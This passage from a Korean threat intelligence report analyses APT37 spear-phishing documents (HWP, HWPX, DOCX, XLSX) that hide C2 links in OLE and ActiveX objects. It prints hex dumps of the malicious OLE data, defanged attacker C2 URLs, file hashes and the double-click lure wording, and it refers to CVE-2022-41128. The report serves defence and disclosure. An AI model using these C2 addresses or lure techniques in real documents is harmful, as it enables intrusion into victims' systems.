00610C90	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CA0	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CB0	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CC0	6B	00	00	00	00	00	FF	00	00	00	09	03	00	00	00	00	k.....ÿ.....
00610CD0	00	00	C0	00	00	00	00	00	00	46	02	00	00	00	E0	C9	..À.....F....àÉ
00610CE0	EA	79	F9	BA	CE	11	8C	82	00	AA	00	4B	A9	0B	B8	00	êyù°Î.Œ‚.ª.K©.¸.
00610CF0	00	00	68	00	74	00	74	00	70	00	3A	00	2F	00	2F	00	..h.t.t.p.:././.
00610D00	6E	00	61	00	76	00	2E	00	6F	00	66	00	66	00	6C	00	n.a.v...o.f.f.l.
00610D10	69	00	6E	00	65	00	64	00	6F	00	63	00	75	00	6D	00	i.n.e.d.o.c.u.m.
00610D20	65	00	6E	00	74	00	2E	00	73	00	69	00	74	00	65	00	e.n.t...s.i.t.e.
00610D30	2F	00	63	00	61	00	70	00	74	00	75	00	72	00	65	00	/.c.a.p.t.u.r.e.
00610D40	2F	00	70	00	61	00	72	00	74	00	73	00	2F	00	79	00	/.p.a.r.t.s./.y.
00610D50	6F	00	75	00	3F	00	76	00	69	00	65	00	77	00	3D	00	o.u.?.v.i.e.w.=.
00610D60	35	00	4A	00	56	00	30	00	46	00	41	00	47	00	41	00	5.J.V.0.F.A.G.A.
00610D70	36	00	4B	00	57	00	31	00	47	00	42	00	48	00	42	00	6.K.W.1.G.B.H.B.
00610D80	37	00	4C	00	58	00	32	00	48	00	43	00	49	00	43	00	7.L.X.2.H.C.I.C.
00610D90	00	00	F4	79	58	81	1D	3B	48	7F	AF	2C	82	5D	C4	85	..ôyX..;H.¯‚,]Ä…
00610DA0	27	63	00	00	00	00	A5	AB	00	00	04	03	00	00	00	00	'c....¥«.....
00610DB0	00	00	C0	00	00	00	00	00	00	46	02	00	00	00	21	00	..À.....F....!.
00610DC0	01	00	00	00	00	FF	FF	FF	FF	00	00	00	00	00	00	00	.....ÿÿÿÿ.....
00610DD0	00	00	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	.....ÿÿÿ
00610DE0	FF	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ÿ.....
00610DF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00610E00	00	00	00	00	FE	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	....þÿÿÿÿÿÿÿÿÿÿ
00610E10	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

[그림 3-6] 'BIN0001.ole' 파일 내부 코드 화면

○ C2 서버와 하위주소의 인자값을 통해 통신을 수행하게 됩니다. 해당 인자값이 개인 식별 구분자로 사용됐을 가능성도 있지만, 서로 다른 대상자가 동일한 인자값이 포함된 악성 파일 공격을 받은 경우도 확인됐습니다.


C2	http://nav.offlinedocument[.]site/capture/parts/you?view=5JV0FAG6KW1GBHB7LX2HCIC

[표 3-4] OLE에 포함된 C2 주소

○ C2 도메인들은 주로 문서(Office, Document) 서비스처럼 위장한 특징이 존재합니다.

3.1.2. '조선 시장 물가 분석(신의주).hwp' 파일 분석


○ 조선 시장 물가 분석(신의주).hwp 파일의 내부 구조를 확인하면, OLE 파일이 BinData 하위에 포함된 것을 확인할 수 있습니다.



[그림 3-7] 악성 HWP 파일 내부 구조 화면

○ 'BIN0001.ole' 압축 해제 과정을 거치면, 내부에 명령제어(C2) 서버 주소가 숨겨져 있는 것을 확인할 수 있습니다.

○ 공격자는 OLE에 C2 서버 지정을 통해 다음 공격을 수행할 수 있도록 구성해 두었으며, 공격자 관점에서 언제든지 명령을 변경하거나 제거할 수 있게 됩니다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00610C90	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CA0	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CB0	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	6B	kkkkkkkkkkkkkkkk
00610CC0	6B	00	00	00	00	00	FF	00	00	00	09	03	00	00	00	00	k.....ÿ.........
00610CD0	00	00	C0	00	00	00	00	00	00	46	02	00	00	00	E0	C9	..À.....F....àÉ
00610CE0	EA	79	F9	BA	CE	11	8C	82	00	AA	00	4B	A9	0B	B8	00	êyù°Î.Œ‚.ª.K©.¸.
00610CF0	00	00	68	00	74	00	74	00	70	00	3A	00	2F	00	2F	00	..h.t.t.p.:././.
00610D00	6E	00	61	00	76	00	2E	00	6F	00	66	00	66	00	6C	00	n.a.v...o.f.f.l.
00610D10	69	00	6E	00	65	00	64	00	6F	00	63	00	75	00	6D	00	i.n.e.d.o.c.u.m.
00610D20	65	00	6E	00	74	00	2E	00	73	00	69	00	74	00	65	00	e.n.t...s.i.t.e.
00610D30	2F	00	63	00	61	00	70	00	74	00	75	00	72	00	65	00	/.c.a.p.t.u.r.e.
00610D40	2F	00	70	00	61	00	72	00	74	00	73	00	2F	00	79	00	/.p.a.r.t.s./.y.
00610D50	6F	00	75	00	3F	00	76	00	69	00	65	00	77	00	3D	00	o.u.?.v.i.e.w.=.
00610D60	47	00	56	00	36	00	42	00	51	00	4C	00	52	00	4B	00	G.V.6.B.Q.L.R.K.
00610D70	48	00	57	00	37	00	43	00	52	00	4D	00	53	00	4C	00	H.W.7.C.R.M.S.L.
00610D80	49	00	58	00	38	00	44	00	53	00	4E	00	54	00	4D	00	I.X.8.D.S.N.T.M.
00610D90	00	00	F4	79	58	81	1D	3B	48	7F	AF	2C	82	5D	C4	85	..ôyX..;H.¯,‚]Ä…
00610DA0	27	63	00	00	00	00	A5	AB	00	00	04	03	00	00	00	00	'c....¥«........
00610DB0	00	00	C0	00	00	00	00	00	00	46	02	00	00	00	21	00	..À.....F....!.
00610DC0	01	00	00	00	00	FF	FF	FF	FF	00	00	00	00	00	00	00	.....ÿÿÿÿ.......
00610DD0	00	00	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	............ÿÿÿ
00610DE0	FF	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ÿ..............
00610DF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00610E00	00	00	00	00	FE	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	....þÿÿÿÿÿÿÿÿÿÿÿ
00610E10	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00610E20	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

[그림 3-8] 'BIN0001.ole' 파일 내부 코드 화면


○ 이처럼 이메일에 첨부됐던 HWP 파일 2개 모두 C2 서버와 특정 하위주소의 인자값을 통해 명령을 받는 악성 파일입니다. 하지만 인자값은 서로 다르게 사용됐습니다.

C2	http://nav.offlinedocument[.]site/capture/parts/you?view=GV6BQLRKHW7CRMSLIX8DSNTM


[표 3-5] OLE에 포함된 C2 주소

○ C2 주소의 서브 도메인은 마치 한국의 특정 포털사 주소처럼 위장한 의도가 보이기도 합니다. 실제 국내 포털 회사에서 제공하는 이메일 서비스 이용자를 대상으로 한 공격이 수행된 것도 확인된 상태입니다.

○ 공격 케이스에 따라 OLE 클릭 유도 문구가 다른 형태가 존재합니다.



[그림 3-9] OLE 클릭 유도 화면 비교 (1, 2)



[그림 3-10] OLE 클릭 유도 문구 내용 확대 (1, 2)

○ 더블 클릭 유도에 사용된 문구를 비교해 보면 내용이 살짝 다르지만, [편집하시려면 더블클릭하세요.] 이 부분은 동일하게 사용됐습니다.

○ 공격자는 더블 클릭을 통해 악성 OLE 개체가 실행되도록 유도하는 목적을 가지고 있기 때문입니다.

3.1.3. HWPX 사례 파일 분석


○ GSC는 [그림 2-1] 사례와 같이 2023년 7월과 10월, 공격자가 HWPX 파일에 악성 OLE를 삽입해 공격한 사례를 포착했으며, 북한동향 관련 내용으로 위장한 HWPX 한글 문서 파일을 메일에 첨부해 한국내 대북분야 종사자 대상으로 유포된 사실을 확인했습니다.

○ 유포된 문서 파일의 정보는 다음과 같으며, HWPX 문서를 사용하는 특정 피해자가 APT37 그룹에 의해 먼저 해킹된 후, 계정 도용 등으로 다른 지인에게 해킹 공격이 수행, 마치 피해자가 다시 가해자 역할로 악용된 2차 피해 사례로 보고 있습니다.

파일명	【북한동향 7월】.hwpx	【북한동향 10월】.hwpx
파일크기	84,825 바이트	86,439 바이트
작성자	조**	조**
마지막 수정일	2023-07-25	2023-10-22
MD5 Hash	a01fac2e45ecf0339356532b44c09bf8	84792f6440bf11fff0e1cfdbd34aca3c
C2 URL	mail.smartprivacyc[.]com/get/account/view?myact=P9FQGANQQAGRHBORRBHSICPS	app.documentoffice[.]club/voltage_group_intels?user=HRF2FQSEFPD0DOQCGQE1EPRD

[표 3-6] HWPX 사례 파일 상세 정보 (일부 * 표시)

○ 해당 HWPX 한글 문서 파일은 북한 평안남도 지역의 주요 이슈 관련 내용으로 위장하고 있습니다. 문서의 편집을 위해 사용자로부터 OLE 클릭을 유도하고 있습니다.



[그림 3-11] '【북한동향 7월].hwpx' 실행 화면

○ 공격자는 악성 HWP 파일 사례와 마찬가지로 OLE 파일에 C2 도메인을 삽입한 공격을 수행했습니다.

○ OLE 설정 영역에 접근해 클릭될 경우, OLE 코드 내부에 포함된 공격자의 C2 서버로 연결돼 추가 악성 페이로드를 호출하게 됩니다.

【북한동향 7월】.hwpx

```
00612750  00 46 02 00 00 00 E0 C9 EA 79 F9 BA CE 11 8C 82   .F....àÉêyù°Î.Œ,
00612760  00 AA 00 4B A9 0B B4 00 00 00 68 00 74 00 74 00   .ª.K©.´...h.t.t.
00612770  70 00 3A 00 2F 00 2F 00 6D 00 61 00 69 00 6C 00   p.:././.m.a.i.l.
00612780  2E 00 73 00 6D 00 61 00 72 00 74 00 70 00 72 00   ..s.m.a.r.t.p.r.
00612790  69 00 76 00 61 00 63 00 79 00 63 00 2E 00 63 00   i.v.a.c.y.c...c.
006127A0  6F 00 6D 00 2F 00 67 00 65 00 74 00 2F 00 61 00   o.m./.g.e.t./.a.
006127B0  63 00 63 00 6F 00 75 00 6E 00 74 00 2F 00 76 00   c.c.o.u.n.t./.v.
006127C0  69 00 65 00 77 00 3F 00 6D 00 79 00 61 00 63 00   i.e.w.?.m.y.a.c.
006127D0  74 00 3D 00 50 00 39 00 46 00 51 00 47 00 41 00   t.=.P.9.F.Q.G.A.
006127E0  4E 00 51 00 51 00 41 00 47 00 52 00 48 00 42 00   N.Q.Q.A.G.R.H.B.
006127F0  4F 00 52 00 52 00 42 00 48 00 53 00 49 00 43 00   O.R.R.B.H.S.I.C.
00612800  50 00 53 00 00 00 F4 79 58 81 1D 3B 48 7F AF 2C   P.S...ôyX..;H.¯,
00612810  82 5D C4 85 27 63 00 00 00 00 A5 AB 00 00 04 03   ,]Ä…'c....¥«....
```

【북한동향 10월】.hwpx

```
00611230  00 46 02 00 00 00 E0 C9 EA 79 F9 BA CE 11 8C 82   .F....àÉêyù°Î.Œ,
00611240  00 AA 00 4B A9 0B BC 00 00 00 68 00 74 00 74 00   .ª.K©.¼...h.t.t.
00611250  70 00 3A 00 2F 00 2F 00 61 00 70 00 70 00 2E 00   p.:./.a.p.p...
00611260  64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00   d.o.c.u.m.e.n.t.
00611270  6F 00 66 00 66 00 69 00 63 00 65 00 2E 00 63 00   o.f.f.i.c.e...c.
00611280  6C 00 75 00 62 00 2F 00 76 00 6F 00 6C 00 74 00   l.u.b./.v.o.l.t.
00611290  61 00 67 00 65 00 5F 00 67 00 72 00 6F 00 75 00   a.g.e._.g.r.o.u.
006112A0  70 00 5F 00 69 00 6E 00 74 00 65 00 6C 00 73 00   p._.i.n.t.e.l.s.
006112B0  3F 00 75 00 73 00 65 00 72 00 3D 00 48 00 52 00   ?.u.s.e.r.=.H.R.
006112C0  46 00 32 00 46 00 51 00 53 00 45 00 46 00 50 00   F.2.F.Q.S.E.F.P.
006112D0  44 00 30 00 44 00 4F 00 51 00 43 00 47 00 51 00   D.0.D.O.Q.C.G.Q.
006112E0  45 00 31 00 45 00 50 00 52 00 44 00 00 00 F4 79   E.1.E.P.R.D...ôy
006112F0  58 81 1D 3B 48 7F AF 2C 82 5D C4 85 27 63 00 00   X..;H.¯,,]Ä…'c..
```

[그림 3-12] HWPX 파일의 OLE에 삽입된 C2 도메인 화면


○ 약 3개월 간격으로 공격이 수행된 것으로 관측된 '【북한동향 7월】.hwpx', '【북한동향 10월】.hwpx' C2 도메인은 조금 다르게 설정돼 사용됐습니다.

○ 2023년 7월에는 'mail.smartprivacyc[.]com' 도메인 주소가 사용됐고, 10월에는 'app.documentoffice[.]club' 주소로 변경됐습니다. 더불어 하위에 쓰인 인자값도 서로 다른 내용이 쓰였습니다.

○ 공격자는 실제 라이브한 공격 시점에만 C2 명령을 활성화하고, 어느정도 시간이 흐른 다음에는 취약점 코드가 제거된 다른 명령을 보여주어, 분석에 혼선을 주는 전략을 구사하기도 했습니다.


3.1.4. DOCX / XLSX 사례 파일 분석

○ 악성 DOCX와 XLSX 파일을 사용한 공격 사례도 발견됐습니다. 먼저 XLSX 유형의 경우는 LNK 바로가기 유형의 악성 파일 내부에 삽입한 경우와 모바일 메신저로 직접 전달된 2가지 사례가 존재합니다. DOCX 유형은 이메일에 첨부해 전달된 사례가 11월 초에 발견됐습니다. DOCX와 XLSX 문서는 코로나 및 북한 시장 관련 내용으로 위장하고 있으며, 실행 시 ActiveX 컨트롤 콘텐츠 사용 경고창을 띄웁니다. [콘텐츠 사용] 버튼을 클릭할 경우, 악성 ActiveX가 실행됩니다.



[그림 3-13] DOCX와 XLSX 파일을 실행한 화면

○ 마찬가지로 ActiveX 컨트롤에는 공격자의 C2 도메인이 포함돼 있으며, 실행 시 공격자의 C2 서버에 접속해 추가 악성 행위를 수행하게 됩니다.



[그림 3-14] 공격자의 C2 도메인이 포함된 악성 ActiveX

4. 취약점 분석 (Vulnerability Analysis)

4.1. Exploit Code 호출 과정

○ GSC는 악성 HWP, HWPX, DOCX, XLSX 파일 내부에 삽입된 악의적인 OLE 또는 ActiveX 컨트롤을 통해 호출된 C2을 조사하는 과정 중 Exploit Code가 포함된 HTML 명령을 일부 확보했습니다.

nav.offlinedocument[.]site/capture/parts/you?view=GV6BQLRKHW7CRMSLIX8DSNTM
nav.offlinedocument[.]site/capture/parts/you?view=5JV0FAGA6KW1GBHB7LX2HCIC

[표 4-1] HTML 파일 내부에 공격자의 C2 도메인

○ 공격자는 취약점 코드의 분석 및 노출을 최소화하기 위해 나름 노력한 것으로 관측됩니다. 라이브한 공격 시점에만 공격 코드가 활성화 되도록 유지했습니다. 만약 정상적으로 C2 통신이 진행되면, 영국의 정보기관인 GCHQ에서 만든 데이터 분석 및 코드 변환 서비스인 'CyberChef' 내용을 임의 삽입해 위장한 취약점 스크립트를 호출합니다.[7]

[그림 4-1] CyberChef 코드로 위장한 Exploit Script Code 화면

[7] CyberChef

4.2. CVE-2022-41128 취약점 분석

○ 본 취약점 내용은 Google's Threat Analysis Group (TAG)의 'CVE-2022-41128: Type confusion in Internet Explorer's JScript9 engine' 분석 내용을 통해 자세히 살펴볼 수 있습니다.[8]

○ 더불어 한국인터넷진흥원(KISA) KrCERT의 '정부 보고서 위장 MS워드 제로데이 취약점 상세 분석' 내용에도 상세히 기술되어 있습니다.[9]

